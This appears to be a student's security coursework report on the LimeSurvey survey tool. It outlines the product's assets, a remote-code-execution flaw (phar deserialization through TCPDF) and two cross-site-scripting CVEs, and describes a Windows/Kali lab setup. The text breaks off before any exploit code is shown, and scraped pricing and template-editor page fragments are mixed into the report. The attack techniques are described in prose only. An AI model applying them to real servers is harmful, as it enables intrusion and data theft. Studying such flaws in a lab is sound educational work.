



OFFENSIVE HACKING TACTICAL AND STRATEGIC

**Dilshan Christopher Jayakody
Bsc(Hons) in Information Technology,
Specializing in Cyber Security
IT16176898**

Domain and Historical Analysis

Product Overview

Description

Modern society is extremely based on a technological foundation. The main reason behind this is the fast technological evolution building around the lifestyle of the people. Therefore the modern society is more close towards technology based solutions rather than economical or environmental based solutions. Although it looked like a positive enhancement period of mankind at the beginning, with the market demand developed around these solutions and specially with the innovation of new technological trends, the negative impact raised rapidly. This ultimately became one to the world's most critical problems. As a result several organisations and governments introduced and adopted special methods that were capable of addressing this matter. Therefore this can be considered as one of the turning points in the history of technological revolution.

Among the special methods adopted by different technological organisations and governments, surveying can be considered as one most greatest steps kept forward in order to reduce the negative impact done on the society by the implemented solutions. As an example, surveying can be done in order to check the customer impact of a solution implemented allowing the software team to decide the future implementations and the changes. Therefore it is clear that surveying can be considered as one of the major methods where related information of the general public is evaluated to decide the implementation advantage or to decide the changes required in an available solution.

On the other hand, based on the rapid development of the industrial sector of the island, the requirement of a special high speed automated platform which can carry out surveys automatically became one of the major issues in the industry. Accordingly several products were developed to address this issue. Among the implemented solutions 'LimeSurvey' can be considered as one of the most significant solutions implemented to address this problem. Generally LimeSurvey can be simply defined as one of the most successful and leading open source survey software solutions adopted in the world where the software is handled as professional SaaS (Software As A Service) or as a self hosted community version.

LimeSurvey was initially published as PHPSurveyor since it was based on PHP and MYSQL. The major functions of this software can be listed as designing and using questionnaires based on different topics to conduct surveys, collecting the responses orderly, analysing the collected information based on the requirements and exporting the analysed information to an external application. According to the reported data up to date, the author of this software is LimeSurvey GmbH and the developer of this solution is Carsten Schmitz. The initial release of this solution

was published on 20th February 2003 which is more than 17 years ago. However throughout the 17 year market career LimeSurvey expanded extremely by integrating several added on features. But just like for all the other open source softwares, LimeSurvey also had to face attacks after attacks making it really difficult to use the same version for a long time. However LimeSurvey managed to maintain their reputation throughout the complete 17 years by protecting the confidentiality and integrity of the data in the organisation.



Overview of findings

Innovation of new technological trends and adoption of new technological tools has paved the way for the open source softwares to use the latest technology on their products, increasing the scope and the available features of the products. But the rapid development of technology can also be considered as one of the major reasons for the increase of the active and passive attacks on the systems. However for an expanded product like LimeSurvey it is important to maintain the reputation of the organisation by patching the vulnerabilities as soon as they are discovered. It is also important to note that patching vulnerabilities itself doesn't mean that the system is completely safe. According to www.cvedetails.com, there are many vulnerabilities associated with LimeSurvey. This document is mainly based on 3 vulnerabilities identified in LimeSurvey, their descriptions, exploitation procedures and the results obtained after that.

[Import](#) [Export](#) [Extend](#)Template editor: *fruity*

Note: This is a standard theme. If you want to modify it you can extend it.

Preview:

[Mobile](#) [640x480](#) [800x600](#) [1024x768](#) [Full](#)

Product Assets

The security of the system is directly proportional to the reputation of the product. Therefore it is really important to protect the data and information associated with the product to confirm the future path of the organisation. LimeSurvey consists of many assets that are vulnerable to various kinds of attacks on the system. It is really important to note that the reputation and the continuation of the organisation depends on how the assets related to the product are secured and protected. The most important information associated with LimeSurvey is the personal information of the users. This information group can expand starting from personal details, cookie information and may be even to individual sensitive information. Further since LimeSurvey is functioning based on collective information of groups of individuals, it is very important to protect the collected and analysed information. Because leaking of 3rd party information in an organisation directly influences the good name and the future of the organisation. It is also important to note that the LimeSurvey is also composed with information about hosting locations. Securing information related to the hosting locations is also one of the prime security objectives of the organisation.

LimeSurvey is also open for high standard features which are based on latest Innovations. But these latest Innovations are prone to many high level attacks making the system more vulnerable. This is very special when web based solutions are considered. Therefore it is important to note that to make sure attacks like sql injections, cross site scripting, phishing are not possible.

LimeSurvey Professional

Our LimeSurvey Pro hosting - reliable and safe



FREE	BASIC	EXPERT	ENTERPRISE
<ul style="list-style-type: none"> ✓ 25 responses/month ✓ Unlimited number of surveys ✓ Unlimited administrators ✓ 10 MB upload storage ✓ No white-labeling ✓ Advertisement on end page ✓ No feature restrictions 	<ul style="list-style-type: none"> ✓ 1 000 responses/month ✓ Unlimited number of surveys ✓ Unlimited administrators ✓ 250 MB upload storage ✓ White-label solution ✓ No ads ✓ No feature restrictions 	<ul style="list-style-type: none"> ✓ 10 000 responses/year ✓ 1 alias domain ✓ Unlimited number of surveys ✓ Unlimited administrators ✓ 1 GB upload storage ✓ White-label solution ✓ No ads ✓ No feature restrictions 	<ul style="list-style-type: none"> ✓ 100 000 responses/year ✓ 2 alias domains ✓ Unlimited number of surveys ✓ Unlimited administrators ✓ 3 GB upload storage ✓ White-label solution ✓ No ads ✓ No feature restrictions
FREE	29€* monthly	349€* annually	849€* annually
REGISTER NOW	ORDER NOW	ORDER NOW	ORDER NOW

BEST PRICE/PERFORMANCE

*All prices are including VAT (19%).

Example Attacks

The sections above clearly explain the background information of LimeSurvey software, highlighting the assets that are associated with the solution. According to the products assets section, LimeSurvey is made up of several valuable and hence vulnerable assets. Personal information of the users, collective information on particular problems, collected and analysed information based on different social groups are some of them. Therefore, it is logical that this information can experience an attack at any time.

LimeSurvey can be considered as the world's number 1 web-based online open source survey tool available in the market. The word web-based itself is vulnerable to many hacker attacks. It is clear when the number of web-based vulnerabilities explained in 'CVE database' on LimeSurvey is analysed. The most recent report on LimeSurvey is based on a vulnerability where the attackers were able to access a cookie value via a client-side script since LimeSurvey used an anti-CSRF cookie without the HttpOnly flag. Accessing the plugin manager without proper permissions, viewing/updating/deleting of reserved menu entries without proper permissions by the admin users, exposing the entire database through browser caching, stored and reflected cross-site scripting attacks and SQL injection attacks are of the major and popular attack types explained in reports based on LimeSurvey.

Further, it is possible to launch attacks on the structure of the software. Deletion of themes which can lockdown the website is one of the major attacks that can be carried out on LimeSurvey by analysing the structure. There is also a possibility of containing impact and attack vectors which is also another possible vulnerability with a critical impact degree. Being a web-based application based on online surveys, LimeSurvey is also vulnerable to several social

engineering attacks. Attackers may trick the survey owners as well as survey fillers to enter their sensitive information and gain access over personal accounts. Therefore it is clear that there are several possible attacks that can be launched on LimeSurvey.


Vulnerability History

A vulnerability can be defined as the exposed nature of something to undergo a harmful or a disastrous situation causing physical and financial damages to that particular object. Therefore the term vulnerability history can be defined as instances in history where such situations have taken place. As discussed under the 'Product Assets' section there are several key assets that are directly influencing the functionalities of LimeSurvey. At the same time, 'Example attacks' section explains how various attacks can be carried out against the technologies and functionalities of LimeSurvey causing serious issues. The main focus of this section is to identify 03 major vulnerabilities based on the above discussed assets and attacks irrespectively of the LimeSurvey version. The discussion part of each vulnerability is constructed based on the historical information related with the vulnerability, functionality of the vulnerability and the impact that the vulnerability can cause on the society.

1. CVE-2018-17057 : Remote Code Execution

This vulnerability was first reported by 'q3rv0' in the article published on www.secsignal.org. According to the report published by the detecting party, LimeSurvey was vulnerable to decentralization of phar in TCPDF allowing remote code execution. TCPDF is one of the top rated open source products which can be used to insert the information inside the html code into a PDF format document while creation. The most special feature of TCPDF is that it is possible even for tags such as , to trace the output on the web page equally into the PDF. It is also possible to add any stylesheet by attaching it in a link tag. Though this can be considered as one of the best tools in the developers point of view, as mentioned above, during a PDF creation an attacker can integrate a harmful link tag which points to a local phar archive. When the web application reads that particular file, a PHP object injection can be triggered through the phar:// scheme. This was first reported by 'Polict' on 17th August 2018. Therefore analysing the vulnerability available in TCPDF, an attack based on remote code execution was possible.


According to www.cvedetails.com this can be considered as comparatively a critical vulnerability. Further it is stated that the confidentiality, integrity and the availability impact of this is partial while no authentication is required to launch this kind of an attack. However based on the published vulnerability a new version was released by TCPDF on 14th September 2018. The patched version also included the same vulnerability according to the report published by Sam Thomas. Hence another version was released on 17th March 2019 which completely fixed both the forms of attacks. Secsignal was rewarded for reporting this vulnerability by LimeSurvey.



2. CVE-2019-16173 and CVE-2019-16172: Cross Site Scripting

This vulnerability was first reported by SEC Consult vulnerability lab which is an integrated part of SEC Consult on 23rd of August 2019. Andreas Kolbeck of SEC Consult, Munich and David Haintz of SEC Consult, Vienna are considered as the founding engineers of this vulnerability. According to the report published by the founding organisation the main reason for this vulnerability is the improper validation of inputs and outputs. Further the report states that it is possible to attack the users of the web application with JavaScript code, browser exploits or Trojan horses and also to perform unauthorized actions in the name of another logged-in user.

According to SEC Consult, the 2 vulnerabilities are created since LimeSurvey is vulnerable to stored and reflected cross site scripting attacks which allows the attacker to insert JavaScript codes with the permissions of the user making it possible to escalate privileges from an account with low privileges. This was identified in LimeSurvey version 3.17.9 and in 3.17.13 and LimeSurvey introduced a new version as LimeSurvey 3.17.14 on 2nd of November 2019 with a security fix. Further according to www.cvedetails.com this can be considered as comparatively a medium level vulnerability. Further it is stated that the confidentiality and the availability impact of this is none while the integrity impact is partial. A user should be logged in to the system through a command line or a webpage to launch this kind of an attack.



Exploitation Analysis

An exploit can be considered as a set of predefined commands or rules that can be used as a tool to gain advantage over a mistake or a vulnerability available in a product causing serious issues. There are several aspects which can be used to classify exploitations. Type of the vulnerability they consider, how the access is gained, type of damage caused are some of them. Generally exploits are classified based on the type of the vulnerability they exploit. This section explains how the exploitations are carried out based on the details analysed based on the product assets, example attacks and the vulnerability history sections above.

Environment buildup

As mentioned above in the introduction, the main focus of the second chapter is based on how the exploitation is carried out on the victim. The first technical step to launch an exploitation is the environmental buildup. Environmental build can be defined as the process of creating the technological background required to launch the exploits. Installing the required softwares, downloading the required tools are some of them. The focus of this section is to explain how the background was created to launch the exploits on LimeSurvey.

LimeSurvey is an open source web based online survey tool. As discussed above this document is based on 2 main vulnerabilities and 3 exploits covering those 2 vulnerabilities. Therefore the environmental buildup process was done based on the conditions required to

launch the 3 particular explorations. Since the remote code execution vulnerability was available only in LimeSurvey versions before 3.16 and the Cross Site Scripting vulnerability was available only in LimeSurvey versions before 3.17, LimeSurvey version 3.15.0+181008 was selected for this demonstration. There were several recommended and minimal requirements for this which are listed below.

Minimal requirements:

- Apache >= 2.4 | nginx >= 1.1 | any other php-ready webserver
- php >= 5.4 with mbstring and pdo-database drivers
- mysql >= 5.5.9 | pgsql >= 9 | mariadb >= 5.5 | mssql >= 2005

Recommended:

- Web server: nginx (most recent stable version)
- PHP (most recent stable version) with php-fpm, mbstring, gd2 with freetype, imap, ldap, zip, zlib and database drivers
- MariaDB or MySQL (most recent stable version)

Since these required services are simply available in xampp server in windows and since in linux you need some extra configurations (dependency) along with the recommended services, windows is the OS selected to run the server as the victim machine for the demonstration. Kali linux is used as the attackers machine and attackers OS in carry out the 2 exploits.




Figure : Windows VM




Figure : Kali VM

Exploitation Demonstration


1. CVE-2018-17057 : Remote Code Execution

Description


LimeSurvey version 3.15 is vulnerable to decentralization of phar in TCPDF allowing remote code execution. TCPDF is one of the top rated open source products which can be used to insert the information inside the html code into a PDF format document while creation. The most special feature of TCPDF is that it is possible even for tags such as ``, `` to trace the output on the web page equally into the PDF. It is also possible to add any stylesheet by attaching it in a link tag. Though this can be considered as one of the best tools in the developers point of view, as mentioned above, during a PDF creation an attacker can integrate a harmful link tag which points to a local phar archive. When the web application reads that particular file, a PHP object injection can be triggered through the `phar://` scheme. This can be collectively known as the serialization attack via the "phar://" wrapper. The exploit on this vulnerability is carried out based on this explained loophole.

Procedure 01 (Remote Code in exploit.py)


1. Set up Windows Virtual Machine as the victim environment.




2. Set up the Kali Virtual Machine as the attacker's environment.



